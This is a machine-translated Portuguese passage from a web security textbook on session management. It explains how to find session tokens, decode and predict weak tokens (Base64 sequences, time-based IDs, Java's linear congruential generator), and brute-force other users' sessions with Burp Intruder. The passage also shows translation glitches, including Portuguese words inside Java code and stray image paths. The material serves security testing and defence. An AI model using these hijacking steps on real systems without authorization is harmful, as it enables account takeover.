Examinaremos cada uma dessas áreas, descrevendo os diferentes tipos de defeitos que são comumente encontrados em mecanismos de gerenciamento de sessões reais e técnicas práticas para descobri-los e explorá-los. Por fim, descreveremos as medidas que os aplicativos podem adotar para se defenderem contra esses ataques.

ETAPAS DO HACK

Em muitos aplicativos que usam o mecanismo de cookie padrão para transmitir tokens de sessão, é fácil identificar qual item de dados contém o token. Entretanto, em outros casos, pode ser necessário algum trabalho de detetive.

- Muitas vezes, o aplicativo pode empregar vários itens diferentes de dados coletivamente como um token, incluindo cookies, parâmetros de URL e campos de formulário ocultos. Alguns desses itens podem ser usados para manter o estado da sessão em diferentes componentes de back-end. Não presumá que um determinado parâmetro seja o token da sessão sem comprová-lo, ou que as sessões estejam sendo rastreadas usando apenas um item.
- Às vezes, os itens que parecem ser o token de sessão do aplicativo podem não ser. Em particular, o cookie de sessão padrão gerado pelo servidor da Web ou pela plataforma do aplicativo pode estar presente, mas não ser realmente usado pelo aplicativo.
- Observe quais novos itens são passados para o navegador após a autenticação. Geralmente, novos tokens de sessão são criados depois que um usuário se autentica.
- Para verificar quais itens estão realmente sendo empregados como tokens, encontre uma página que certamente dependa da sessão (como uma página "meus detalhes" específica do usuário) e faça várias solicitações para ela, removendo sistematicamente cada item que você suspeita estar sendo usado como um token. Se a remoção de um item fizer com que a página dependente da sessão não seja retornada, isso *poderá* confirmar que o item é um token de sessão. O Burp Repeater é uma ferramenta útil para realizar esses testes.

Alternativas às sessões

Nem todo aplicativo da Web utiliza sessões, e alguns aplicativos críticos para a segurança que contêm mecanismos de autenticação e funcionalidades complexas optam por usar outras técnicas para gerenciar o estado. Há duas alternativas possíveis que você provavelmente encontrará:

Autenticação HTTP - Os aplicativos que usam as várias tecnologias de autenticação baseadas em HTTP (básica, digest, NTLM etc.) às vezes evitam a necessidade de usar sessões. Com a autenticação HTTP, o componente cliente interage com o mecanismo de autenticação diretamente por meio do

O usuário pode usar o navegador, usando cabeçalhos HTTP, e não por meio de código específico do aplicativo contido em qualquer página individual. Depois que um usuário insere suas credenciais em uma caixa de diálogo do navegador, o navegador efetivamente reenvia essas credenciais (ou realiza novamente qualquer handshake necessário) com cada solicitação subsequente ao mesmo servidor. Isso é equivalente a um aplicativo que usa autenticação baseada em formulários HTML e coloca um formulário de login em cada página do aplicativo, exigindo que os usuários se reautentiquem a cada ação que realizam. Portanto, quando a autenticação baseada em HTTP é usada, é possível que um aplicativo reidentifique o usuário em várias solicitações sem usar sessões. No entanto, a autenticação HTTP raramente é usada em aplicativos baseados na Internet de qualquer complexidade, e os outros benefícios muito versáteis que os mecanismos de sessão completos oferecem significam que praticamente todos os aplicativos da Web os empregam de fato.

Mecanismos de estado sem sessão - Alguns aplicativos não emitem tokens de sessão para gerenciar o estado da interação de um usuário com o aplicativo, mas transmitem todos os dados necessários para gerenciar esse estado por meio do cliente, geralmente em um cookie ou em um campo de formulário oculto. De fato, esse mecanismo usa o estado sem sessão de forma semelhante ao ViewState do ASP.NET. Para que esse tipo de mecanismo seja seguro, os dados transmitidos pelo cliente devem ser protegidos adequadamente. Isso geralmente envolve a construção de um blob binário contendo todas as informações de estado e a criptografia ou assinatura usando um algoritmo reconhecido. O contexto suficiente deve ser incluído nos dados para evitar que um invasor colete um objeto de estado em um local do aplicativo e o envie para outro local para causar algum comportamento indesejável.

O aplicativo também pode incluir um tempo de expiração nos dados do objeto, para executar o equivalente ao tempo limite da sessão. O Capítulo 5 descreve com mais detalhes os mecanismos seguros para a transmissão de dados por meio do cliente.

ETAPAS DO HACK

- Se a autenticação HTTP estiver sendo usada, é possível que nenhum mecanismo de gerenciamento de sessão esteja implementado. Use os métodos descritos anteriormente para examinar a função desempenhada por quaisquer itens de dados semelhantes a tokens.
- Se o aplicativo usar um mecanismo de estado sem sessão, transmitindo todos os dados necessários para manter o estado por meio do cliente, às vezes pode ser difícil detectar com certeza, mas os seguintes são fortes indicadores de que esse tipo de mecanismo está sendo usado:
 - Os itens de dados do tipo token emitidos para o cliente são bastante longos (por exemplo, 100 bytes ou mais).

(continuação)

ETAPAS DO HACK (*continuação*)

- O aplicativo emite um novo item em resposta a cada solicitação.
- Os dados no item parecem estar criptografados (e, portanto, não têm estrutura discernível) ou assinados (e, portanto, contêm uma estrutura significativa acompanhada de alguns bytes de dados binários sem sentido).
- O aplicativo pode rejeitar tentativas de enviar o mesmo item com mais de uma solicitação.
- Se as evidências sugerirem fortemente que o aplicativo não está usando tokens de sessão para gerenciar o estado, então é improvável que qualquer um dos ataques descritos neste capítulo consiga alguma coisa. É provável que o seu tempo seja muito mais bem gasto na busca de outros problemas sérios, como controles de acesso quebrados ou injeção de código.

Pontos fracos na geração de tokens de sessão

Os mecanismos de gerenciamento de sessão geralmente são vulneráveis a ataques porque os tokens são gerados de uma maneira insegura que permite que um invasor identifique os valores dos tokens que foram emitidos para outros usuários.

Tokens significativos

Alguns tokens de sessão são criados usando uma transformação do nome de usuário ou endereço de e-mail do usuário ou outras informações associadas a eles. Essas informações podem ser codificadas ou ofuscadas de alguma forma e podem ser combinadas com outros dados.

Por exemplo, o token a seguir pode parecer inicialmente uma longa cadeia de caracteres aleatória:

```
757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3036
```

Entretanto, em uma inspeção mais detalhada, ela contém apenas caracteres hexadecimais. Supondo que a cadeia de caracteres possa ser, na verdade, uma codificação hexadecimal de uma cadeia de caracteres ASCII, podemos executá-la em um decodificador para revelar:

```
user=daf;app=admin;date=10/09/07
```

Os invasores podem explorar o significado desse token de sessão para tentar adivinhar as sessões atuais de outros usuários do aplicativo. Usando uma lista de nomes de usuário enumerados ou comuns, eles podem gerar rapidamente um grande número de tokens potencialmente válidos e testá-los para confirmar quais são válidos.

Os tokens que contêm dados significativos geralmente apresentam alguma estrutura, ou seja, contêm vários componentes, muitas vezes separados por um delimitador, que podem ser extraídos e analisados separadamente para permitir que um invasor entenda sua função e os meios de geração. Os componentes que podem ser encontrados em tokens estruturados incluem:

O nome de usuário da conta.

••◦ identificador numérico usado pelo aplicativo para distinguir entre contas.

O primeiro/último nome humano do usuário.

••◦ endereço de e-mail do usuário.

O grupo ou a função do usuário no aplicativo.

Um carimbo de data/hora.

■■ Um número crescente ou previsível.

O endereço IP do cliente.

Cada componente diferente de um token estruturado, ou mesmo o token inteiro, pode ser codificado de maneiras diferentes, seja como uma medida deliberada para ofuscar seu conteúdo ou simplesmente para garantir o transporte seguro de dados binários via HTTP. Os esquemas de codificação comumente encontrados incluem XOR, Base64 e representação hexadecimal usando caracteres ASCII (consulte o Capítulo 3). Pode ser necessário testar várias decodificações diferentes em cada componente de um token estruturado para desempacotá-lo em sua forma original.

OBSERVAÇÃO Quando um aplicativo lida com uma solicitação que contém um token estruturado, ele pode não processar todos os componentes com o token ou todos os dados contidos em cada componente. No exemplo anterior, o aplicativo pode decodificar o token em Base64 e, em seguida, processar somente os componentes "user" e "date". Nos casos em que um token contém uma bolha de dados binários, grande parte desses dados pode ser um preenchimento e apenas uma pequena parte deles pode ser realmente relevante para a validação que o servidor executa no token. Limitar as subpartes de um token que são realmente necessárias pode reduzir consideravelmente a quantidade de entropia e complexidade aparentes que o token contém.

ETAPAS DO HACK

- Obtenha um único token do aplicativo e modifique-o de forma sistemática para determinar se o token inteiro é validado ou se alguns subcomponentes do token são ignorados. Tente alterar o valor do token um byte de cada vez (ou até mesmo um bit de cada vez) e envie o token modificado de volta ao aplicativo para determinar se ele ainda é aceito. Se você descobrir que certas partes do token não precisam estar corretas, poderá excluí-las de qualquer análise adicional, reduzindo potencialmente a quantidade de trabalho que precisa realizar.
- Faça login como vários usuários diferentes em momentos diferentes e registre os tokens recebidos do servidor. Se o autorregistro estiver disponível e você puder escolher seu nome de usuário, faça login com uma série de nomes de usuário semelhantes contendo pequenas variações entre eles, como A, AA, AAA, AAAA, AAAB, AAAC, AABA e assim por diante. Se outros dados específicos do usuário forem enviados no login ou armazenados nos perfis de usuário (como um endereço de e-mail), faça um exercício semelhante para variar esses dados sistematicamente e registre os tokens recebidos após o login.
- Analise os tokens quanto a quaisquer correlações que pareçam estar relacionadas ao nome de usuário e a outros dados controláveis pelo usuário.
- Analise os tokens quanto a qualquer codificação ou ofuscação detectável. Quando o nome de usuário contiver uma sequência do mesmo caractere, procure uma sequência de caracteres correspondente no token, o que pode indicar o uso de ofuscação XOR. Procure sequências no token que contenham apenas caracteres hexadecimais, o que pode indicar uma codificação hexadecimal de uma cadeia ASCII ou outras informações. Procure sequências que terminem em um sinal de igual e/ou que contenham apenas os outros caracteres válidos da Base64: a-z, A-Z, 0-9, + e /.
- Se for possível fazer engenharia reversa de algum significado a partir da amostra de tokens de sessão, considere se você tem informações suficientes para tentar adivinhar os tokens emitidos recentemente para outros usuários do aplicativo. Encontre uma página do aplicativo que seja dependente da sessão (por exemplo, uma que retorne uma mensagem de erro ou um redirecionamento para outro local se for acessada sem uma sessão válida) e use uma ferramenta como o Burp Intruder para fazer um grande número de solicitações a essa página usando tokens adivinhados. Monitore os resultados em busca de casos em que a página seja carregada corretamente, indicando um token de sessão válido.

Tokens previsíveis

Alguns tokens de sessão não contêm nenhum dado significativo que os associe a um usuário específico, mas, mesmo assim, são adivinháveis porque contêm sequências ou padrões que permitem que um invasor extrapole a partir de uma amostra de tokens para encontrar outros tokens válidos emitidos recentemente pelo aplicativo. Mesmo que a extração envolva um certo número de


tentativas e erros (por exemplo, um token válido é um token válido para um usuário específico), ela pode ser adivinhada.

por 1.000 tentativas), isso ainda permitirá que um ataque automatizado identifique um grande número de tokens válidos em um período de tempo relativamente curto.

As vulnerabilidades relacionadas à geração previsível de tokens podem ser muito mais fáceis de descobrir em implementações comerciais de gerenciamento de sessões, como servidores da Web ou plataformas de aplicativos da Web, do que em aplicativos personalizados. Quando você está mirando remotamente um mecanismo de gerenciamento de sessão personalizado, sua amostra de tokens emitidos pode ser restrita pela capacidade do servidor, pela atividade de outros usuários, pela largura de banda, pela latência da rede e assim por diante. Em um ambiente de laboratório, no entanto, é possível criar rapidamente milhões de tokens de amostra, todos precisamente sequenciados e com registro de data e hora, e eliminar a interferência causada por outros usuários.

Nos casos mais simples e descaradamente vulneráveis, um aplicativo pode usar um número sequencial simples como token de sessão. Nesse caso, você só precisa obter uma amostra de dois ou três tokens antes de lançar um ataque que captará 100% das sessões válidas no momento muito rapidamente.

A Figura 7-1 mostra o Burp Intruder sendo usado para percorrer os dois últimos dígitos de um token de sessão sequencial para encontrar valores em que a sessão ainda está ativa e pode ser sequestrada. A duração da resposta do servidor é aqui um indicador confiável de que uma sessão válida foi encontrada.



The screenshot shows the Burp Intruder attack interface with the title bar "intruder attack 15". Below the title bar are three menu items: "attack", "save", and "view". The main area is a table with the following columns: "request", "payload", "status", "error", "timeo...", and "length". The table contains 18 rows of data. The last row is labeled "finished".

request	payload	status	error	timeo...	length
42 41		200			3237
10 09		200			3203
48 47		200			3202
5 04		200			3199
28 27		200			3198
66 65		200			3197
22 21		200			3189
29 28		200			3189
1 00		200			1309
2 01		200			1309
3 02		200			1309
4 03		200			1309
6 05		200			1309
7 06		200			1309
8 07		200			1309
9 08		200			1309
finished					

Figura 7-1: Um ataque para descobrir sessões válidas em que o token de sessão é previsível

Em outros casos, os tokens de um aplicativo podem conter sequências mais elaboradas que exigem algum esforço para serem descobertas. Os tipos de variações possíveis que podem ser encontrados aqui são abertos, mas a experiência dos autores no campo indica que os tokens de sessão previsíveis geralmente surgem de três fontes diferentes:

Sequências ocultas

Dependência de tempo

Geração de números aleatórios fracos

Examinaremos cada uma dessas áreas individualmente.

Sequências ocultas

É comum encontrar tokens de sessão que não podem ser previstos de forma trivial quando analisados em sua forma bruta, mas que contêm sequências que se revelam quando os tokens são adequadamente decodificados ou descompactados.

Considere a seguinte série de valores, que formam um componente de um token de sessão estruturado:

```
lwjVJA
Ls3Ajg
xpKr+A
XleXYg
9hyCzA
jeFuNg
JaZZoA
```

Nenhum padrão imediato é perceptível; no entanto, uma inspeção superficial indica que os tokens podem conter dados codificados em Base64 - além dos caracteres alfabéticos e numéricos em caixa mista, há um caractere +, que também é válido em uma string codificada em Base64. A execução dos tokens em um decodificador Base64 revela o seguinte:

```
--Ó$.
.ÍÀŽ
Æ' "ø
^W-b
ó'í
?án6
%;Y
```

Essas cadeias de caracteres parecem ser sem sentido e também contêm caracteres não imprimíveis. Isso normalmente indica que você está lidando com dados binários em vez de texto ASCII. Ao renderizar os dados decodificados como números hexadecimais, você obtém:

```
9708D524
2ECD08E
C692ABF8
5E579762
F61C82CC
8DE16E36
25A659A0
```

Ainda não há um padrão visível. No entanto, se você subtrair cada número do anterior, chegará ao seguinte:

```
FF97C4EB6A
97C4EB6A
FF97C4EB6A
```

```
97C4EB6A  
FF97C4EB6A  
FF97C4EB6A  
FF97C4EB6A
```

que revela imediatamente o padrão oculto. O algoritmo usado para gerar tokens adiciona 0x97C4EB6A ao valor anterior, trunca o resultado em um número de 32 bits e codifica em Base64 esses dados binários para permitir que sejam transferidos usando o protocolo baseado em texto HTTP. Usando esse conhecimento, você pode facilmente escrever um script para produzir a série de tokens que o servidor produzirá em seguida e a série que ele produziu antes da amostra capturada.

Dependência de tempo

Alguns servidores e aplicativos da Web empregam algoritmos para gerar tokens de sessão que usam o tempo de geração como uma entrada para o valor do token. Se outra entropia insuficiente for incorporada ao algoritmo, você poderá prever os tokens de outros usuários. Embora qualquer sequência de tokens, por si só, possa parecer completamente aleatória, a mesma sequência, associada a informações sobre o horário em que cada token foi gerado, pode conter um padrão discernível. Em um aplicativo movimentado, com um grande número de sessões sendo criadas por segundo, um ataque com script pode conseguir identificar um grande número de tokens de outros usuários.

Ao testar o aplicativo da Web de um varejista on-line, os autores encontraram a seguinte sequência de tokens de sessão:

```
3124538-1172764258718  
3124539-1172764259062  
3124540-1172764259281  
3124541-1172764259734  
3124542-1172764260046  
3124543-1172764260156  
3124544-1172764260296  
3124545-1172764260421  
3124546-1172764260812  
3124547-1172764260890
```

Cada token é claramente composto de dois componentes numéricos separados. O primeiro número segue uma sequência de incremento simples e é fácil de prever. O segundo número está aumentando em uma quantidade variável a cada vez. O cálculo das diferenças entre seu valor em cada token sucessivo revela o seguinte:

```
344  
219  
453  
312  
110
```

140
125
391
78

A sequência não parece conter um padrão previsível de forma confiável; no entanto, seria claramente possível aplicar força bruta ao intervalo de números relevantes em um ataque automatizado para descobrir valores válidos na sequência. Antes de tentar esse ataque, no entanto, esperamos alguns minutos e coletamos outra sequência de tokens:

```
3124553-1172764800468
3124554-1172764800609
3124555-1172764801109
3124556-1172764801406
3124557-1172764801703
3124558-1172764802125
3124559-1172764802500
3124560-1172764802656
3124561-1172764803125
3124562-1172764803562
```

Comparando essa segunda sequência de tokens com a primeira, dois pontos são imediatamente óbvios:

A primeira sequência numérica continua a progredir de forma incremental; no entanto, cinco valores foram ignorados desde o final da nossa primeira sequência. Isso provavelmente se deve ao fato de os valores ausentes terem sido emitidos para outros usuários que se conectaram ao aplicativo na janela entre os dois testes.

A segunda sequência numérica continua a progredir em intervalos semelhantes aos anteriores; no entanto, o primeiro valor que obtemos é 539.578 vezes maior que o valor anterior.

Essa segunda observação nos alerta imediatamente sobre o papel desempenhado pelo tempo na geração de tokens de sessão. Aparentemente, apenas cinco tokens foram emitidos entre os dois exercícios de coleta de tokens.

No entanto, também se passou um período de aproximadamente 10 minutos. A explicação mais provável é que o segundo número depende do tempo e provavelmente é uma simples contagem de milissegundos. De fato, nosso palpite está correto e, em uma fase subsequente de nossos testes, realizamos uma revisão do código, que revela a seguinte geração de tokens algoritmo:

```
String sessionId = Integer.toString(s_SessionIndex++) + "-"
    +
System.currentTimeMillis();
```

Considerando nossa análise de como os tokens são criados, é fácil estruturar um ataque com script para coletar os tokens de sessão que o aplicativo emite para outros usuários:

Continuamos a sondar o servidor para obter novos tokens de sessão em rápida sucessão.

Monitoramos os aumentos no primeiro número. Quando esse número aumenta em mais de um, sabemos que um token foi emitido para outro usuário.

Quando um token é emitido para outro usuário, sabemos os limites superior e inferior do segundo número que foi emitido para ele, pois temos os tokens que foram emitidos imediatamente antes e depois do seu. Como estamos obtendo novos tokens de sessão com frequência, o intervalo entre esses limites normalmente consistirá em apenas algumas centenas de valores.

Cada vez que um token é emitido para outro usuário, lançamos um ataque de força bruta para iterar cada número no intervalo, acrescentando-o ao número incremental ausente que sabemos que foi emitido para o outro usuário. Tentamos acessar uma página protegida usando cada token que estruturamos, até que a tentativa seja bem-sucedida e tenhamos comprometido a sessão do usuário.

A execução contínua desse ataque com script nos permitirá capturar o token de sessão de todos os outros usuários do aplicativo. Quando um usuário administrativo fizer login, comprometeremos totalmente o aplicativo inteiro.

Geração de números aleatórios fracos

Muito pouco do que ocorre em um computador é aleatório. Portanto, quando a aleatoriedade é necessária para alguma finalidade, o software usa várias técnicas para gerar números de forma pseudo-aleatória. Alguns dos algoritmos usados produzem sequências que parecem ser estocásticas e manifestam uma distribuição uniforme em toda a faixa de valores possíveis, mas que podem ser extrapoladas para frente ou para trás com perfeita precisão por qualquer pessoa que obtenha uma pequena amostra de valores.

Quando um gerador de números pseudo-aleatórios previsíveis é usado para produzir tokens de sessão, os tokens resultantes são vulneráveis ao sequenciamento por um invasor.

O Jetty é um servidor da Web popular escrito 100% em Java, que fornece um mecanismo de gerenciamento de sessão para ser usado por aplicativos executados nele. Em 2006, Chris Anley, da NGSSoftware, descobriu que o mecanismo era vulnerável a um

ataque de previsão de token de sessão. O servidor usou a API Java `java.util.Random` para gerar tokens de sessão. Isso implementa um "gerador congruencial linear", que gera o próximo número na sequência da seguinte forma:

```
int next(int bits) protegido e sincronizado {
    seed = (seed * 0x5DEECE66DL + 0xBL) & ((1L << 48) - 1);
    return (int)(seed >>> (48 - bits));
}
```

Esse algoritmo, na verdade, pega o último número gerado, multiplica-o por uma constante e adiciona outra constante para obter o próximo número. O número é truncado em 48 bits e o algoritmo desloca o resultado para retornar o número específico de bits solicitado pelo chamador.

Conhecendo esse algoritmo e um único número gerado por ele, podemos facilmente derivar a sequência de números que o algoritmo gerará em seguida e também (com um pouco de teoria dos números) derivar a sequência que ele gerou anteriormente. Isso significa que um invasor que obtém um único token de sessão do servidor pode obter os tokens de todas as sessões atuais e futuras.


OBSERVAÇÃO Às vezes, quando os tokens são criados com base na saída de um gerador de números pseudo-aleatórios, os desenvolvedores decidem construir cada token concatenando várias saídas sequenciais do gerador. A lógica percebida para isso é que se cria um token mais longo e, portanto, mais "forte". No entanto, essa tática geralmente é um erro. Se um invasor puder obter várias saídas consecutivas do gerador, isso poderá permitir que ele deduza algumas informações sobre seu estado interno e poderá, de fato, facilitar a extração da sequência de saídas do gerador, seja para frente ou para trás.

ETAPAS DO HACK

- Primeiro, determine quando e como os tokens de sessão são emitidos, percorrendo o aplicativo desde a primeira página do aplicativo até as funções de login. Os comportamentos mais comuns são: (a) o aplicativo cria uma nova sessão sempre que é recebida uma solicitação que não envia um token e (b) o aplicativo cria uma nova sessão após um login bem-sucedido. Para coletar um grande número de tokens de forma automatizada, o ideal é identificar uma única solicitação (normalmente GET / ou um envio de login) que resulte na emissão de um novo token.

ETAPAS DO HACK (*continuação*)

- Se um mecanismo de gerenciamento de sessão personalizado estiver em uso e você só tiver acesso remoto ao aplicativo, obtenha uma grande amostra de tokens (pelo menos algumas centenas). Reúna esses tokens na sucessão mais rápida possível, para minimizar a perda de tokens emitidos para outros usuários e reduzir a influência de qualquer dependência de tempo. A captura de tela a seguir mostra o Burp Intruder sendo usado para fazer um grande número de solicitações e registrar os cookies retornados, que podem ser exportados para análise posterior.



The screenshot shows the Burp Suite interface with the title "intruder attack 18". Below the title are three buttons: "attack", "save", and "view". The main area is a table with columns: "request", "status", "length", and "cookies". The table contains approximately 20 rows of data, each representing a captured cookie from a request. The "cookies" column shows various session IDs and parameters. The bottom of the window has a status bar with the text "finished".

request	status	length	cookies
1/200		6940	S=logger=0-e0k6bmMdqQcbvHN-Rr8A; Domain=...
2/200		6940	S=logger=Z_UreIVAVBb1GuWrzvJM5w; Domain=...
3/200		6940	S=logger=HPSvC4VZMKTKqWlZl8d3w; Domain=...
4/200		6940	S=logger=1TDWqW3gvFn5tsdUOgTtwA; Domain=...
5/200		6940	S=logger=RN2PnaXyQYmCDR2bE4Qg5g; Domain=...
6/200		6940	S=logger=i0zmUpS_rQwe0VicH2FQyA; Domain=...
7/200		6940	S=logger=pD662MZfj06mqv8aq5Vm; Domain=...
8/200		6940	S=logger=2hPeUAfUJL-MbqVTZLgg; Domain=...
9/200		6940	S=logger=sIKUC6y2w3ndv7IPDUU1TG; Domain=...
10/200		6940	S=logger=He1Agj-K1vFxBxZCP1Q; Domain=b...
11/200		6940	S=logger=Ko6jKEEvhEfafhFA2Jokbw; Domain=...
12/200		6940	S=logger=RNvMkrpPMRqQBet2lHquUw; Domain=...
13/200		6940	S=logger=P4n_dW29GwQJe1XdfGdA; Domain=...
14/200		6940	S=logger=d2F0hxHdh7Zt-OduySN_w; Domain=...
15/200		6940	S=logger=W1Sqvg6163qXllsGKyrcIw; Domain=...
16/200		6940	S=logger=yShr9a5wm2ZOinE265cYw; Domain=...
17/200		6940	S=logger=Fg7a0wmDp0Q6yBupaxDQ; Domain=...
18/200		6940	S=logger=7h1huCJ1400D7v7ZLew; Domain=...

- Se um mecanismo comercial de gerenciamento de sessão estiver em uso e/ou se você tiver acesso local ao aplicativo, poderá obter sequências indefinidamente grandes de tokens de sessão em condições controladas.
- Tente identificar quaisquer padrões em sua amostra de cookies. Há várias ferramentas (incluindo o conjunto de testes WebScarab) que tentarão realizar alguma análise automatizada em uma amostra de cookies. Esse tipo de ferramenta costuma ser um ponto de partida útil para se ter uma ideia da quantidade de variação contida em uma amostra de tokens. Entretanto, na experiência dos autores, essas ferramentas sofrem de duas limitações. Em primeiro lugar, elas geralmente só são eficazes quando os padrões da amostra são relativamente óbvios e podem ser rapidamente identificados por meio de análise manual; elas são ruins para decifrar qualquer codificação e estrutura dentro dos tokens. Em segundo lugar, elas geralmente produzem resultados gráficos que dão a impressão visual de algum tipo de padrão, mesmo que uma análise mais aprofundada estabeleça que o padrão é um engano.

(continuação)

ETAPAS DO HACK (*continuação*)

- Na maioria dos casos, não há substituto real para uma análise manual da amostra de tokens. Não existe uma fórmula mágica para isso, mas as etapas a seguir devem ajudá-lo:
 - Aplique o conhecimento que você já adquiriu sobre quais componentes e bytes do token estão realmente sendo processados pelo servidor. Ignore tudo o que não for processado, mesmo que varie entre as amostras.
 - Se não estiver claro que tipo de dados está contido no token, ou em qualquer componente individual dele, tente aplicar várias decodificações para ver se surgem dados mais significativos. Pode ser necessário aplicar várias decodificações em sequência.
 - Tente identificar quaisquer padrões nas sequências de valores contidos em cada token ou componente decodificado. Calcule as diferenças entre os valores sucessivos. Mesmo que esses valores pareçam caóticos, pode haver um conjunto fixo de diferenças observadas que reduz consideravelmente o escopo de qualquer ataque de força bruta.
 - Obtenha uma amostra semelhante de cookies depois de esperar alguns minutos e repita a mesma análise. Tente detectar se o conteúdo de algum dos tokens depende do tempo.
- Se um padrão for detectado, execute novamente o exercício de coleta de tokens a partir de um endereço IP diferente e (se relevante) de um nome de usuário diferente, para identificar se o mesmo padrão é detectado e se os tokens recebidos no primeiro exercício podem ser extrapolados para identificar os tokens recebidos no segundo. Às vezes, a sequência de tokens recebidos por um script executado em uma única máquina manifestará um padrão, mas isso não permitirá uma extração direta para os tokens emitidos para outros usuários porque informações como o IP de origem são usadas como fonte de entropia (como uma semente para um gerador de números aleatórios).
- Se você acredita que tem informações suficientes sobre o algoritmo de geração de tokens para montar um ataque automatizado contra as sessões de outros usuários, é provável que a melhor maneira de conseguir isso seja por meio de um script personalizado, que pode gerar tokens usando os padrões específicos que você observou e aplicar qualquer codificação necessária. Consulte o Capítulo 13 para conhecer algumas técnicas genéricas de aplicação de automação a esse tipo de problema.
- Se o código-fonte estiver disponível, analise atentamente o código responsável pela geração de tokens de sessão para entender o mecanismo usado e determinar se ele é vulnerável à previsão.

Testes completos de aleatoriedade

Devido à importância da geração robusta de tokens de sessão, a realização de um ataque eficaz contra um aplicativo essencial à segurança, como um banco on-line, pode exigir a execução de uma metodologia completa para testar a aleatoriedade de seus tokens. Se você não tiver acesso ao código-fonte, esse será um exercício de caixa preta.

ETAPAS DO HACK

- Determine o número máximo teórico de tokens exclusivos que estão disponíveis, com base no conjunto de caracteres que está sendo usado e no número de bytes dentro do token que está realmente sendo validado (conforme descrito anteriormente).
- Compare cada transição de caractere de um token para o próximo para determinar se determinadas transições são mais comuns do que outras. Se determinadas transições forem preferidas, é provável que o algoritmo tenha algum tipo de falha.
- Realize testes estatísticos NIST FIPS-140-2, identificando qualquer distribuição estatisticamente anômala de bits.
- Verifique se há correlações entre bits arbitrários; um token verdadeiramente aleatório não apresentará nenhuma correlação entre o estado de um bit e o estado de outro.
- Esses testes não podem ser realizados de forma eficaz simplesmente por inspeção visual. Das ferramentas disponíveis publicamente, o Stompy é mais eficaz na realização de testes completos de aleatoriedade.

Deficiências no manuseio de tokens de sessão

Independentemente da eficácia de um aplicativo em garantir que os tokens de sessão que ele gera não contenham informações significativas e não sejam suscetíveis a análise ou previsão, seu mecanismo de sessão estará totalmente aberto a ataques se esses tokens não forem tratados com cuidado após a geração. Por exemplo, se os tokens forem divulgados a um invasor por algum meio, o invasor poderá sequestrar sessões de usuários mesmo que seja impossível prever os tokens.

Há várias maneiras pelas quais a manipulação insegura de tokens por um aplicativo pode torná-lo vulnerável a ataques.

COM MON MYTH "Nosso token é seguro contra divulgação a terceiros porque usamos SSL."

O uso adequado do SSL certamente ajuda a proteger os tokens de sessão de serem capturados. No entanto, vários erros ainda podem fazer com que os tokens sejam transmitidos em texto não criptografado, mesmo quando o SSL estiver em vigor. E há vários ataques diretos contra usuários finais que podem ser usados para obter o token.

Divulgação de tokens na rede

Essa área de vulnerabilidade surge quando o token de sessão é transmitido pela rede de forma não criptografada, permitindo que um espião adequadamente posicionado obtenha o token e, assim, se disfarce como o usuário legítimo. As posições adequadas para interceptação incluem a rede local do usuário, no departamento de TI do usuário, no ISP do usuário, no backbone da Internet, no ISP do aplicativo e no departamento de TI da organização que hospeda o aplicativo. Em cada caso, isso inclui tanto o pessoal autorizado da organização relevante quanto qualquer invasor externo que tenha comprometido a infraestrutura em questão.

No caso mais simples, em que um aplicativo usa uma conexão HTTP não criptografada para comunicações, um invasor pode capturar todos os dados transmitidos entre o cliente e o servidor, inclusive credenciais de login, informações pessoais, detalhes de pagamento e assim por diante. Nessa situação, um ataque contra a sessão do usuário geralmente é desnecessário, pois o invasor já pode visualizar informações privilegiadas e fazer login usando credenciais capturadas para realizar outras ações maliciosas. No entanto, ainda pode haver casos em que a sessão do usuário seja o alvo principal. Por exemplo, se as credenciais capturadas não forem suficientes para realizar um segundo login (por exemplo, em um aplicativo bancário, elas podem incluir um número exibido em um token físico mutável ou dígitos específicos do PIN do usuário), o invasor pode precisar sequestrar a sessão interceptada para realizar ações arbitrárias. Ou, se houver uma auditoria rigorosa dos logins e uma notificação ao usuário de cada login bem-sucedido, o invasor poderá querer evitar fazer seu próprio login para ser o mais furtivo possível.

Em outros casos, um aplicativo pode usar HTTPS para proteger as principais comunicações cliente-servidor, mas ainda assim pode ser vulnerável à interceptação de tokens de sessão na rede. Há várias maneiras pelas quais essa fraqueza pode ocorrer, muitas das quais podem surgir especificamente quando os cookies HTTP são usados como mecanismo de transferência de tokens de sessão:

Alguns aplicativos optam por usar o HTTPS para proteger as credenciais do usuário durante o login, mas depois revertem para o HTTP para o restante do tempo de uso do usuário.

sessão. Muitos aplicativos de webmail se comportam dessa forma. Nessa situação, um espião não pode interceptar as credenciais do usuário, mas ainda pode capturar o token de sessão, conforme mostrado na Figura 7-2.

